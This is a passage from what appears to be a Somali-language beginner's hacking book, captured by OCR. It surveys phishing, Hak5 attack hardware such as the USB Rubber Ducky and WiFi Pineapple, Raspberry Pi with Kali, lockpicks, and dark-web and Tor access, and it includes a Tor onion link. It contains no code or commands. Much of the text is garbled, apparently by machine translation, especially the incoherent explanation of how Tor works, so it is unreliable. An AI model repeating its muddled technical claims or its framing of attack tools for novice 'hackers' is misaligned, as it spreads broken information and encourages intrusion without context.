
8. **Spam & Phishing :** Phishing waa nooc ka mid ah weerarka injineernimada bulshada, halkii uu ka noqon lahaa nooc ka mid ah kharribaadda. Laakiin waa qaab caan ah oo lagu weeraro internetka. Phishing waa lagu guuleystay tan iyo markii emayllada la soo diray, fariimaha qoraalka ah iyo xiriiriyeyaasha shabakadaha ee la abuuray ay u egyihiin inay ka yimaadeen ilo lagu kalsoon yahay Waxay u direen dambiilayaal si khiyaano leh ku helaan macluumaadka shaqsiyeed iyo kan dhaqaale.

Qaarkood waa kuwo aad u casriyeysan oo khiyaanayn kara xitaa isticmaaleyaashaada ugu aqoonta badan. Gaar ahaan kiisaska meesha cinwaanka emaylka xiriiriyaha la ogyahay waxyeelleeyeen waxayna u muuqataa inaad ka heleyso tilmaamo maamulahaaga ama asxaabtaada IT-ga. Kuwa kale waa kuwo aad u horumarsan oo si

fudud spam ugu diraya emayllo badan oo ay kari karaan iyaga oo leh farriin ku saabsan 'hubinta faahfaahinta akoonkaaga bangiga'.

Qalabkaad u bahantahay inaad bilowdo hacking

Hadaba waxaad u bahantay qalabka aad ku bilaabi lahayd hacking marka aan mid mid ku sharaxo ana koo eegayna wax qabad kooda iyo siyabooyinka loo isticmalayo ee hada aan u hol galno :



Hack5

Hack 5 waa hackers isu badalay shirkaad qalabka hacking soo sarta taso qalabaydooda ku fududaynaya hawshada lakiin wadamada Africa

lagama helo lakiin ku wa ku gara waad samaysan karta hadad khibrad u leeday hardware

Qalab yada aay sameeyan waxa kamida :

1. **Usb Rabar ducy :** Qiyaas inaad ku xirtid kumbuyuutar aad moodo inaan wax dambi ah lahayn kombiyuutar oo aad dibedda ku rakibayso, dukumiintiyada la sifeynayo, ama aad soo qaadaneyso aqoonsi.

Waxyaabo yar oo si fiican loo farsameeyay ayaa wax walba suurtagal ah. Haddii kaliya aad haysatid daqiiqado yar, xusuusta sawir qaadista iyo saxnaanta makiinada saxda ah.

USB Rubber Ducky wuxuu ku duraa furaha durdurrada xawaare ka sarreeya bani-aadamka, isagoo ku xad gudbaya kalsoonida ay kumbuyuutarradu ku leeyihiin bini-aadamka adoo iska dhigaya kiiboodh.

Soosaarida cirbadeynta keystroke ee 2010, USB Rubber Ducky wuxuu noqday aaladda qasabka leh. Iyada oo la adeegsanayo naqshad qarsoon iyo luqad fudud oo loo yaqaan "Ducky Script", USB-kan xun wuxuu dhex galayaa nidaamyada iyo mala-awaalka adduunka oo dhan.

2. WIFI PINEAPPLE :

Heerka sare ee mashiinka warshadaha ayaa isbeddelay. Ku qalabee kooxdaada cas “WiFi Pineapple® Mark VII”. Cusub la safeeyey.

Ku automate xisaabinta WiFi dhammaan ololayaasha cusub oo natiijooyin wax ku ool ah ka hel warbixinnada qiimeynta nuglaanta. Ku amro hawada dashboor cusub oo is-dhexgal ah, oo ku joog bartilmaameedka iyo baaxadda wejiga hoggaanka marin habaabinta ee weerarada horumarsan ee nin-ka-dhexe.

Nidaamyada shabakadaha soo socda waxay isku daraan raadiyayaal door ku saleysan iyo Hak5 patine patent patent ah si ay u keenaan natiijooyin cajaa'ib leh. Adag iyo culeys ayaa laga baaray jawiga ugu adag.

WiFi Pineapple Mark VII cusub wuxuu soo bandhigayaa waxqabad aan caadi aheyn oo ka yimid shebekad fudud oo fudud oo leh nidaam ballaaran oo nidaamsan oo barnaamijyo ah, ololeyaal fara badan oo otomaatig ah, iyo Cloud C2 si loogu helo meel fog.

Qalabyada kale laga ga bahanyay

1.Raspberry Pi: Waxaan hadda ku jirnaa jiilka saddexaad ee kombiyuutaradaan miisaaniyadda yar, oo loo adeegsan karo siyaabo badan. Tusaalaha caadiga ah ee hubinta amniga ayaa ah in la isticmaalo Raspberry Pi oo leh xirmadiisa batteriga ku habboon, barxad qaybinta sida Kali Linux, iyo codsiyada sida FruityWifi, oo si wada jir ah ugu dhaqma sida mindi ciidanka Switzerland ee baaritaanka qalinka

2.Lockpicks: Qalabkani waa aaladaha ugu muhiimsan ee loo isticmaalo qufulka - si kale haddii loo dhigo farshaxanka furitaanka qufulka ama aaladda amniga jirka iyadoo la falanqeynayo ama loo maareynayo qeybaheeda si macquul ah, iyada oo aan la helin furaha asalka ah. Waxaa jira cabirro aad u tiro badan iyo qaabab ama xirmo, kuwaas oo xaalado badan khatar ku ah amniga jirka.

Galitanka Dark Web & Deep Web

Dark web waa shabakada madow ee loo sameeyay ina lagu gudbiyo waxayabaha suqa madow iyo wixi dawladu ogalayn kaso kaliya tor browser uu gali karo marka si website ka mida u tagdo link giisa u bahantay sida suuqa canka ee suntan iibiya Silk road lakiin linka ku ma soo dari karo sabab too ah wax diinta wafis nayn ba uu ka kooban yay dark web.


Deep web waa dhanka shabakada ee search browser soo qaban Karin tusale group whats app ka link mooye ma gali kartiid sidaso kale waxa jira web siteyo tor browser kaliya lagu gali karo sida ku dawladu sirtooda ku qariso waxa ka mida hidden eye oo ah shabakada ridit ga deep linka gali markaad tor kala soo dagto (https://www.torproject.org/)

Linka hidden services waa (http://www.propub3r6espa33w.onion/) lakin ku ma shaqayno browser tor ahaayn.

Tor Browser

Tor waa barnaamij bilaash ah oo furan oo loogu talagalay in lagu oggolaado isgaarsiinta qarsoon adiga oo hagida taraafikada internetka ee ka kooban in ka badan toddobo kun oo Readsin ah oo ka kooban halka loo yaqaan 'Placesin' oo ka kooban goobta adeegsadaha iyo

adeegsiga qof kasta oo sameeya kormeerka shabakadda ama falanqaynta taraafikada. Isticmaalka TR-yada ayaa sii adkaaneysa in nashaadaadka internetka la raadsado: Tan waxaa ka mid ah "booqashooyinka bogga internetka ee internetka, qoraalada internetka, iyo foomamka kale ee isgaarsiinta". Isticmaalka kale ee isgaarsiinta ". Iyada oo ah xorriyad iyo awood ay ku sameeyaan isgaarsiinta qarsoodiga ah iyagoo ku hayaya howlahooda internetka ee loo yaqaan 'uponisison'.



Jadwalka basasha waxaa lagu hirgaliyaa sifeynta lakabka arjiga ee xidhmada borotokoolka isgaarsiinta, oo loo bogaadiyay sida lakabyada basal. Tor Tor TROPT waxay ka koobnaataa xogta soo socota ee cinwaanka IP-ga ee soo socota, marar badan oo waxay u dirtaa wareegga dalwaddu ka kooban yahay isku xigxiga, si isdaba joog ah u

xula. Daraasad kasta ayaa dhajiya lakabka sirta ah si loo muujiyo relay soo socda ee wareegga si uu ugu gudbiyo xogta si qarsoodi ah ee ku saabsan xogta qarsoon ee ku haynta. Dib-u-dhafka ugu dambeeya ee Relaypts lakabka ugu hooseeya ee sirta ah oo u diraa xogta asalka ah halka ay u socoto iyada oo aan la muujin ama garanaynin cinwaanka IP-ga ee IP. Sababta oo ah wadooyinka isgaadhsiinta ayaa qayb ahaan qarinaysa hot-ka kasta ee wareegga, qaabkani wuxuu baabi'inayaa hal dhibic kasta oo ay wadaagaan isku-darka isku-darka ah ee lagu xirayo la-socodka shabakadda ee ku tiirsan in ay ogaato halka ay ku jirto.

Nakhtiin guud

HADABA HACKER KA MUSTAQBALKOW WAXAAD TAHAY QOF AAD UGA FA’IDAYSTAY XIRFADA HACKING WAXAAN RAJAYNAYA INU BUUGANI KU ANFACAY BUUGTAN KU XIGSI SI AAAD SKILLS GA KOR UGU SII QADIID: